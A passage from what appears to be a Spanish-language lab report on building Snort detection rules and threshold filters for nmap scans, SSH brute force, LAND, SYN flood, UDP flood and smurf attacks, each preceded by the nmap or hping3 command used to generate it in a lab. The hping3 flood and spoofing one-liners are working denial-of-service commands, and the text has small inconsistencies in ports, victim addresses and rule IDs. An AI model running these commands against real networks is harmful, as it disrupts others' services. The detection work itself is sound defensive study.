e) El siguiente parámetro es el *detection_filter*, en este caso, no habrá coincidencia a menos que se sucedan más de 40 paquetes TCP, en sesenta segundos, desde el mismo origen. Es importante recalcar que hay que agrupar los paquetes por origen y no por destino, ya que el reconocimiento se realiza a los puertos de una máquina concreta.

f) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de reconocimiento o *attempted-recon*.

g) En el parámetro *priority* se le asigna una prioridad de 2.

h) El parámetro rev nos indica que es la tercera revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000006, type limit, track by_src,
   count 1, seconds 60
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id de la regla que es 10000006.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_src* nos indica que el intervalo en el que se va a filtrar es de 60 segundos, se filtrará por el origen y siempre que se genere una cantidad de 1 evento reconocimiento TCP.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.58.




Figura 1.58: Detección de reconocimiento TCP mediante reglas Snort

1.10.6.3.3 Regla para la detección del escaneo ICMP

Vamos a realizar un reconocimiento ICMP para comprobar que host están levantados dentro de la red. En este caso se va a emplear el protocolo ICMP, si se recibe respuesta del host es que está vivo.

```
nmap -sn  192.168.0.0/24 --disable-arp-ping
```

Con la opción -sn obligamos a nmap a que sólo utilice paquetes ICMP, y mediante la opción –disable-arp-ping obligamos a que no utilice ARP para detectar si el host está levantado.

La regla que se ha desarrollado para detectar el reconocimiento de host ICMP es la siguiente

```
alert icmp any any -> $HOME_NET any (msg:"Escaneo ICMP con NMAP";
   itype:8; dsize:0;  sid:10000005;  classtype:attempted-recon;
   priority:2; rev:2;)
```

1. En la cabecera podemos ver los siguientes parámetros:

   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.

   b) Utiliza el protocolo ICMP para realizar el reconocimiento.

   c) El origen del escaneo ICMP puede ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, a cualquier puerto destino.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá ’Escaneo ICMP con NMAP’.

   b) El parámetro sid, por el que la regla se identificará con el número 10000005.

c) El parámetro *itype*, que nos indica el paquete ICMP que es, en este caso es de tipo 8 al igual que en el caso del ping.

d) El parámetro dsize nos indica el tamaño del payload del paquete. En este caso es muy importante ya que es lo único que nos permite diferenciar el reconocimiento ICMP del ping ICMP. En el reconocimiento ICMP el tamaño de la carga útil o payload del paquete es 0.

e) El parámetro *classtype* nos indica el tipo de evento que se produce, en este caso es un intento de reconocimiento o *attempted-recon*.

f) En el parámetro *priority* se le asigna una prioridad de 2.

g) El parámetro rev nos indica que es la segunda revisión de la regla.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.59.




Figura 1.59: Detección de reconocimiento ICMP mediante reglas Snort

1.10.6.3.4 Regla para la detección del escaneo TCP NULL

Vamos a realizar un escaneo TCP NULL. En este caso se envían paquetes TCP sin ningún flag activado, para comprobar si ese puerto está abierto, cerrado o protegido con un cortafuegos. Para realizar un escaneo NULL utilizando el protocolo TCP utilizando nmap vamos a utilizar el siguiente comando:

```
1 nmap -sN -Pn 192.168.0.23
```

Utilizamos la opción -sN para realizar un NULL Scan, en este tipo de escaneos, se envía el paquete Sin ninguna bandera y puede haber dos escenarios:

- Si no se recibe respuesta, el puerto está abierto.
- Si se recibe un paquete RST, el puerto está cerrado.

La regla que se ha desarrollado para detectar el escaneo TCP es la siguiente

```
alert tcp any any -> $HOME_NET any (msg:"NMAP NULL Scanning";
   flags:!F!S!R!P!A!U!2!1; detection_filter: track by_src, count
   30, seconds 60; classtype:attempted-recon;  priority:2; sid
   :10000009; rev:3;)
```

1. En la cabecera podemos ver los siguientes parámetros:

   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.

   b) Utiliza el protocolo TCP para realizar el escaneo

   c) El origen del escaneo TCP puede ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, a cualquier puerto destino.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá 'NMAP NULL Scanning'.

   b) El parámetro sid, por el que la regla se identificará con el número 10000009.

   c) El parámetro flags indica que banderas tiene activadas el paquete TCP, en este caso mediante el operador de negación ! vamos a negar todas las posibles banderas que tiene el paquete TCP para que simbolice que está vacío.

   d) El siguiente parámetro es el *detection_filter*, en este caso, no habrá coincidencia a menos que se sucedan más de 30 paquetes TCP, en sesenta segundos, desde el mismo origen.

   e) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de reconocimiento o *attempted-recon*.

   f) En el parámetro *priority* se le asigna una prioridad de 2.

   g) El parámetro rev nos indica que es la tercera revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000009, type limit, track by_src,
   count 1, seconds 60
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id de la regla que es 10000009.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_src* nos indica que el intervalo en el que se va a filtrar es de 60 segundos, se filtrará por el origen y siempre que se genere una cantidad de 1 evento reconocimiento TCP.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.60.




Figura 1.60: Detección de reconocimiento TCP NULL mediante reglas Snort

1.10.6.3.5 Regla para la detección del escaneo TCP XMAS

Vamos a realizar un escaneo TCP XMAS. En este caso se envían paquetes TCP con los flags FIN, PUSH y URG para comprobar si ese puerto está abierto, cerrado o protegido con un cortafuegos. Para realizar un escaneo XMAS utilizando el protocolo TCP utilizando nmap vamos a utilizar el siguiente comando:

```
nmap -sX -Pn 192.168.0.23
```

Utilizamos la opción -sX para realizar un XMAS Scan, en este tipo de escaneos, se envía el paquete con las banderas anteriormente mencionadas y puede haber dos escenarios:

- Si no se recibe respuesta, el puerto está abierto.
- Si se recibe un paquete RST, el puerto está cerrado.

La regla que se ha desarrollado para detectar el escaneo TCP es la siguiente

```
alert tcp any any -> $HOME_NET any (msg:"XMAS TREE Scanning";
   flags:FPU; sid:10000007; detection_filter: track by_src, count
   30, seconds 60; classtype:attempted-recon;  priority:2;rev:3;)
```

1. En la cabecera podemos ver los siguientes parámetros:

   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.

   b) Utiliza el protocolo TCP para realizar el escaneo

   c) El origen del escaneo TCP puede ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, a cualquier puerto destino.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá 'XMAS TREE Scanning'.

   b) El parámetro sid, por el que la regla se identificará con el número 10000007.

   c) El parámetro flags indica que banderas tiene activadas el paquete TCP, en este caso tiene activadas las banderas FIN, PUSH y URG activadas.

   d) El siguiente parámetro es el *detection_filter*, en este caso, no habrá coincidencia a menos que se sucedan más de 30 paquetes TCP, en sesenta segundos, desde el mismo origen.

   e) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de reconocimiento o *attempted-recon*.

   f) En el parámetro *priority* se le asigna una prioridad de 2.

   g) El parámetro rev nos indica que es la tercera revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000007, type limit, track by_src,
   count 1, seconds 60
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id de la regla TCP que es 10000007.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_src* nos indica que el intervalo en el que se va a filtrar es de 60 segundos, se filtrará por el origen y siempre que se genere una cantidad de 1 evento reconocimiento TCP.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.61.

Figura 1.61: Detección de reconocimiento TCP XMAS mediante reglas Snort

1.10.6.3.6 Regla para la detección del escaneo TCP FIN

Vamos a realizar un escaneo TCP FIN. En este caso se envían paquetes TCP con el flag FIN para comprobar si ese puerto está abierto, cerrado o protegido con un cortafuegos. Para realizar un escaneo FIN utilizando el protocolo TCP utilizando nmap vamos a utilizar el siguiente comando:

```
nmap -sF -Pn 192.168.0.23
```

Utilizamos la opción -sF para realizar un FIN Scan, en este tipo de escaneos, se envía el paquete con las banderas anteriormente mencionadas y puede haber dos escenarios:

- Si no se recibe respuesta, el puerto está abierto.
- Si se recibe un paquete RST, el puerto está cerrado.

La regla que se ha desarrollado para detectar el escaneo TCP es la siguiente:

```
alert tcp any any -> $HOME_NET any (msg:"NMAP FIN Scanning"; flags
   :F; sid:10000008;detection_filter: track by_src, count 30,
   seconds 60; classtype:attempted-recon;  priority:2; rev:3;)
```

1. En la cabecera podemos ver los siguientes parámetros:

   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.

   b) Utiliza el protocolo TCP para realizar el escaneo.

   c) El origen del escaneo TCP puede ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, a cualquier puerto destino.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá 'NMAP FIN Scanning'.

   b) El parámetro sid, por el que la regla se identificará con el número 10000007.

   c) El parámetro flags indica que banderas tiene activadas el paquete TCP, en este caso tiene activada la bandera FIN.

   d) El siguiente parámetro es el *detection_filter*, en este caso, no habrá coincidencia a menos que se sucedan más de 30 paquetes TCP, en sesenta segundos, desde el mismo origen.

   e) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de reconocimiento o *attempted-recon*.

   f) En el parámetro *priority* se le asigna una prioridad de 2.

   g) El parámetro rev nos indica que es la tercera revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000008, type limit, track by_src,
   count 1, seconds 60
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id de la regla que es 10000008.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_src* nos indica que el intervalo en el que se va a filtrar es de 60 segundos, se filtrará por el origen y siempre que se genere una cantidad de 1 evento reconocimiento TCP.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.62.

Figura 1.62: Detección de reconocimiento TCP FIN mediante reglas Snort

1.10.6.3.7 Regla para la detección del escaneo UDP

Vamos a realizar un escaneo mediante el protocolo UDP. En este caso se envían paquetes UDP para comprobar si ese puerto está abierto, cerrado o protegido con un cortafuegos. Para realizar un escaneo UDP utilizando el protocolo UDP utilizando nmap vamos a utilizar el siguiente comando:

```
nmap -sU -Pn 192.168.0.23
```

Utilizamos la opción -sU para realizar un UDP Scan, en este tipo de escaneos puede haber cuatro escenarios:

- Si se recibe una respuesta UDP del puerto, está abierto (no es lo normal).
- No se recibe respuesta, en este caso no podemos saber si está cerrado o si se están filtrando los paquetes.
- Paquete ICMP puerto de destino inalcanzable (paquete ICMP de tipo 3), el puerto se encuentra cerrado.
- Cualquier otro paquete ICMP, se están filtrando los paquetes.

La regla que se ha desarrollado para detectar el escaneo UDP es la siguiente:

```
alert udp any any -> $HOME_NET any (msg:"NMAP UDP Scanning";  sid
   :10000010; detection_filter: track by_src, count 100, seconds
   15; classtype:attempted-recon;  priority:2;rev:3;)
```

1. En la cabecera podemos ver los siguientes parámetros:

   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.

   b) Utiliza el protocolo UDP para realizar el escaneo.

   c) El origen del escaneo UDP puede ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, a cualquier puerto destino.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá 'NMAP UDP Scanning'.

   b) El parámetro sid, por el que la regla se identificará con el número 10000010.

   c) El siguiente parámetro es el *detection_filter*, en este caso, no habrá coincidencia a menos que se sucedan más de 100 paquetes TCP, en quince segundos, desde el mismo origen. Hay que tener en cuenta que al no estar orientado a conexión se pueden enviar muchos más paquetes por segundo.

   d) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de reconocimiento o *attempted-recon*.

e) En el parámetro *priority* se le asigna una prioridad de 2.

f) El parámetro rev nos indica que es la tercera revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000010, type limit, track by_src,
   count 1, seconds 60
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id de la regla que es 10000010.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_src* nos indica que el intervalo en el que se va a filtrar es de 60 segundos, se filtrará por el origen y siempre que se genere una cantidad de 1 evento reconocimiento UDP.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.63.

Figura 1.63: Detección de reconocimiento UDP mediante reglas Snort

1.10.6.3.8 Regla para la detección de un ataque por fuerza bruta SSH

Vamos a realizar la detección de un ataque por fuerza bruta de SSH. En este tipo de ataque, el atacante va a intentar realizar peticiones TCP al puerto 22 muchas veces con el objetivo de establecer al coenxión. La regla que se ha desarrollado para detectarlo es:

```
alert tcp any any -> $HOME_NET 22 (msg:"ATAQUE SSH FUERZA BRUTA";
   sid:10000004;  detection_filter: track by_dst, count 4, seconds
    30; flags:S; classtype:attempted-dos;  priority:2;  rev:4;)
```

1. En la cabecera podemos ver los siguientes parámetros:

   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.

   b) Utiliza el protocolo TCP para realizar el escaneo.

   c) El origen del ataque SSH puede ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, y en concreto al puerto 22 que es el de SSH.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá 'ATAQUE SSH FUERZA BRUTA'.

   b) El parámetro sid, por el que la regla se identificará con el número 10000004.

   c) El parámetro flags, por el que indicamos que debe de tener el flag SYN de inicio de conexión activado.

   d) El siguiente parámetro es el *detection_filter*, en este caso vamos a filtrar por el origen del atacante, puesto que el objetivo que tiene siempre es el mismo (puerto 22). Se tendrán que producir más de cuatro intentos en 30 segundos para que se genere la alerta.

   e) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de denegación de servicio o *attempted-dos*.

   f) En el parámetro *priority* se le asigna una prioridad de 2.

   g) El parámetro rev nos indica que es la cuarta revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000004, type limit, track by_dst,
   count 1, seconds 30
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id de la regla que es 10000004.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_dst* nos indica que el intervalo en el que se va a filtrar es de 30 segundos, se filtrará por el destino y siempre que se genere una cantidad de 1 evento.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.64.




Figura 1.64: Detección de ataque SSH mediante reglas Snort

1.10.6.3.9 Regla para la detección de un ataque LAND

Vamos a realizar la detección de un ataque LAND. En este tipo de ataque, el atacante va a intentar realizar peticiones TCP con la misma dirección IP tanto en el campo de origen como en el campo destino de la cabecera del paquete. Para generar este ataque, vamos a emplear la herramienta hping3 con el siguiente comando:

```
hping3 -V -c 35 -d 100 -S -p 81 -s 60686 -k -a 192.168.0.23
   192.168.0.23
```

En el ataque vamos a utilizar la opción -c para controlar la cantidad de paquetes que queremos enviar, mediante la opción -d indicamos el tamaño del paquete, mediante -S indicamos que

es un paquete SYN, -p es para indicar el puerto destino, en este caso 24, -s es para poner el puerto de origen, en este caso 80, -k es para preservar la dirección de origen. FInalmente mediante -a indicamos las direcciones que queremos que tenga la cabecera, como es un ataque LAND, tiene que tener la misma ip de origen y destino.

La regla que se ha desarrollado para detectarlo es:

```
alert tcp any any -> $HOME_NET any (msg:"ATAQUE LAND ATTACK"; sid
   :10000011; flags:S;sameip; detection_filter:track by_dst, count
    15, seconds 20; classtype:attempted-dos;  priority:2;  rev:4;)
```

1. En la cabecera podemos ver los siguientes parámetros:

   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.

   b) Utiliza el protocolo TCP para realizar el escaneo.

   c) El origen del ataque LAND puede ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, hacia cualquier puerto destino.

2. En las opciones de la regla encontramos:

   a) El parámetro msg, por el que la regla contendrá 'ATAQUE LAND ATTACK'.

   b) El parámetro sid, por el que la regla se identificará con el número 10000011.

   c) El parámetro flags, por el que indicamos que debe de tener el flag SYN de inicio de conexión activado.

   d) El parámetro sameip indica que el paquete TCP tiene la misma dirección ip tanto de origen como de destino.

   e) El siguiente parámetro es el *detection_filter*, en este caso vamos a filtrar por el origen del atacante. Se tendrán que producir más de 15 intentos en 20 segundos para que se genere la alerta.

   f) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de denegación de servicio o *attempted-dos*.

g) En el parámetro *priority* se le asigna una prioridad de 2.

h) El parámetro rev nos indica que es la cuarta revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000011, type limit, track by_dst,
   count 1, seconds 60
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id de la regla que es 10000011.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_dst* nos indica que el intervalo en el que se va a filtrar es de 60 segundos, se filtrará por el destino y siempre que se genere una cantidad de 1 evento.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.65.

Figura 1.65: Detección de ataque TCP LAND mediante reglas Snort

1.10.6.3.10 Regla para la detección de un ataque SYN FLOOD

Vamos a realizar la detección de un ataque SYN FLOOD. Este tipo de ataque tiene como objetivo inundar a la víctima con una gran cantidad de paquetes TCP con la bandera SYN activada para realizar una denegación de servicio. Con hping3 podemos realizarlo mediante el siguiente comando:

```
hping3 --rand-source  -S --flood 192.168.0.23
```

En este ataque vamos a utilizar la opción –rand-source para que vaya cambiando la dirección de origen atacante en cada paquete para simular uno real. Mediante la opción –flood ip indicamos que se realice la inundación a la ip de la víctima que es el 192.168.0.34.

La regla que se ha desarrollado para detectarlo es:

```
alert tcp any any -> $HOME_NET any (msg:"ATAQUE DDOS SYN FLOOD";
   sid:10000012;  dsize:0;   detection_filter:track by_dst, count
   1000, seconds 10;   flags:S; classtype:attempted-dos;  priority
   :2;  rev:4;)
```

1. En la cabecera podemos ver los siguientes parámetros:
   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.
   b) Utiliza el protocolo TCP para realizar el escaneo.
   c) El origen del ataque SYN FLOOD ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, hacia cualquier puerto destino.
2. En las opciones de la regla encontramos:
   a) El parámetro msg, por el que la regla contendrá 'ATAQUE DDOS SYN FLOOD'.
   b) El parámetro sid, por el que la regla se identificará con el número 10000012.
   c) El parámetro dsize nos indica que su payload tiene un tamaño de 0 bytes.
   d) El siguiente parámetro es el *detection_filter*, en este caso vamos a filtrar por el origen del atacante. Se tendrán que producir más de 1000 paquetes en 10 segundos para que se genere la alerta. La gran cantidad de paquetes es generada debido a que es un ataque de inundación.
   e) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de denegación de servicio o *attempted-dos*.

f) En el parámetro *priority* se le asigna una prioridad de 2.

g) El parámetro rev nos indica que es la cuarta revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000012, type limit, track by_dst,
   count 1, seconds 30
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id de la regla que es 10000012.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_dst* nos indica que el intervalo en el que se va a filtrar es de 30 segundos, se filtrará por el destino y siempre que se genere una cantidad de 1 evento.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.66.

Figura 1.66: Detección de ataque SYN FLOOD mediante reglas Snort

1.10.6.3.11 Regla para la detección de un ataque DOS UDP

Vamos a realizar la detección de un ataque DOS UDP. Este tipo de ataque tiene como objetivo inundar a la víctima con una gran cantidad de paquetes UDP para realizar una denegación de servicio. Con hping3 podemos realizarlo mediante el siguiente comando:

```
hping3 --udp --rand-source   --flood 192.168.0.23
```

En este ataque vamos a utilizar la opción –rand-source para que vaya cambiando la dirección de origen atacante en cada paquete para simular uno real. Mediante la opción –flood ip indicamos que se realice la inundación a la ip de la víctima que es el 192.168.0.34. y mediante la opción –udp vamos a especificar el protocolo de los paquetes.

La regla que se ha desarrollado para detectarlo es:

```
alert udp any any -> $HOME_NET any (msg:"UDP FLOOD attack";  sid
   :10000013; detection_filter: track by_dst, count 1000, seconds
   10; classtype:attempted-dos;  priority:2;rev:3;)
```

1. En la cabecera podemos ver los siguientes parámetros:
   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.
   b) Utiliza el protocolo UDP para realizar el escaneo.
   c) El origen del ataque UDP flood ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, hacia cualquier puerto destino.
2. En las opciones de la regla encontramos:
   a) El parámetro msg, por el que la regla contendrá 'UDP FLOOD attack'.
   b) El parámetro sid, por el que la regla se identificará con el número 10000013.
   c) El siguiente parámetro es el *detection_filter*, en este caso vamos a filtrar por el origen del atacante. Se tendrán que producir más de 1000 paquetes en 10 segundos para que se genere la alerta. La gran cantidad de paquetes es generada debido a que es un ataque de inundación.
   d) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de denegación de servicio o *attempted-dos*.
   e) En el parámetro *priority* se le asigna una prioridad de 2.
   f) El parámetro rev nos indica que es la tercera revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000013, type limit, track by_dst,
   count 1, seconds 30
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
3. El parámetro *sig_id* nos indica a que regla vamos a aplicarle esta regla filtrante, en este caso debe coincidir con el id que es 10000013.
4. El parámetro *type* nos indica el tipo de evento filtrante que es, en este caso, limit, alerta sólo del primer evento generado en el intervalo definido a continuación.
5. El parámetro *track by_dst* nos indica que el intervalo en el que se va a filtrar es de 30 segundos, se filtrará por el destino y siempre que se genere una cantidad de 1 evento.

Una vez hemos realizado el ataque sale en nuestro sistema de gestión su correspondiente alerta, como se muestra en la figura 1.67.




Figura 1.67: Detección de ataque UDP FLOOD mediante reglas Snort

1.10.6.3.12 Regla para la detección de un ataque smurf

Vamos a realizar la detección de un ataque *smurf*. Este ataque se basa en el envío de una gran cantidad de mensajes ICMP que tienen como IP de origen la de la víctima y la IP destino es la dirección a la dirección de broadcast de la red. Así, todos los dispositivos de la red empezarán a responder a la víctima hasta que se deniegue el servicio. Mediante hping3 podemos lanzar este ataque:

```
hping3 -1 --flood --spoof 192.168.0.23 192.168.0.255
```

En este ataque vamos a utilizar la opción -1 que es para que utilice el protocolo ICMP, la opción –flood para que lance tantos paquetes tan rápido como sea posible y mediante –spoof falsificamos tanto la ip de origen como la de destino.

La regla que se ha desarrollado para detectarlo es:

```
alert icmp  any any ->  $HOME_NET any (msg:"SMURF ATTACK"; itype
   :0;  detection_filter: track by_dst, count 100, seconds 15; sid
   :10000014;  classtype:attempted-dos;  priority:2; rev:2;)
```

1. En la cabecera podemos ver los siguientes parámetros:
   a) Es de tipo alert, es decir, cuando se produzca la ocurrencia se va a generar un dato de alerta y se va a registrar el paquete.
   b) Utiliza el protocolo ICMP para realizar el escaneo.
   c) El origen del ataque *smurf* ser cualquier dirección de ip origen desde cualquier puerto de origen, hasta las redes definidas en la variable HOME_NET, hacia cualquier puerto destino.
2. En las opciones de la regla encontramos:
   a) El parámetro msg, por el que la regla contendrá 'SMURF ATTACK'.
   b) El parámetro sid, por el que la regla se identificará con el número 10000014.
   c) Mediante el parámetro itype escogemos el tipo de paquete ICMP, en este caso es el 0 que es el echo reply.
   d) El siguiente parámetro es el *detection_filter*, en este caso vamos a filtrar por el origen del atacante. Se tendrán que producir más de 100 paquetes en 15 segundos para que se genere la alerta.
   e) El parámetro *classtype*, que nos permite definir, en base a la clasificación que hace Snort de los paquetes [37], el tipo de evento que se produce, en este caso es un intento de denegación de servicio o *attempted-dos*.
   f) En el parámetro *priority* se le asigna una prioridad de 2.
   g) El parámetro rev nos indica que es la tercera revisión de la regla.

Para esta regla hemos generado una regla complementaria en el archivo threshold.conf:

```
event_filter gen_id 1, sig_id 10000014, type limit, track by_dst,
   count 1, seconds 30
```

En esta regla:

1. El parámetro *event_filter* nos indica que es una regla filtrante, es decir, va a limitar las veces que se muestre la regla a pesar de que se genere la coincidencia.
2. El parámetro *gen_id* nos indica el id de la generación del evento, en este caso 1. Este parámetro puede repetirse.
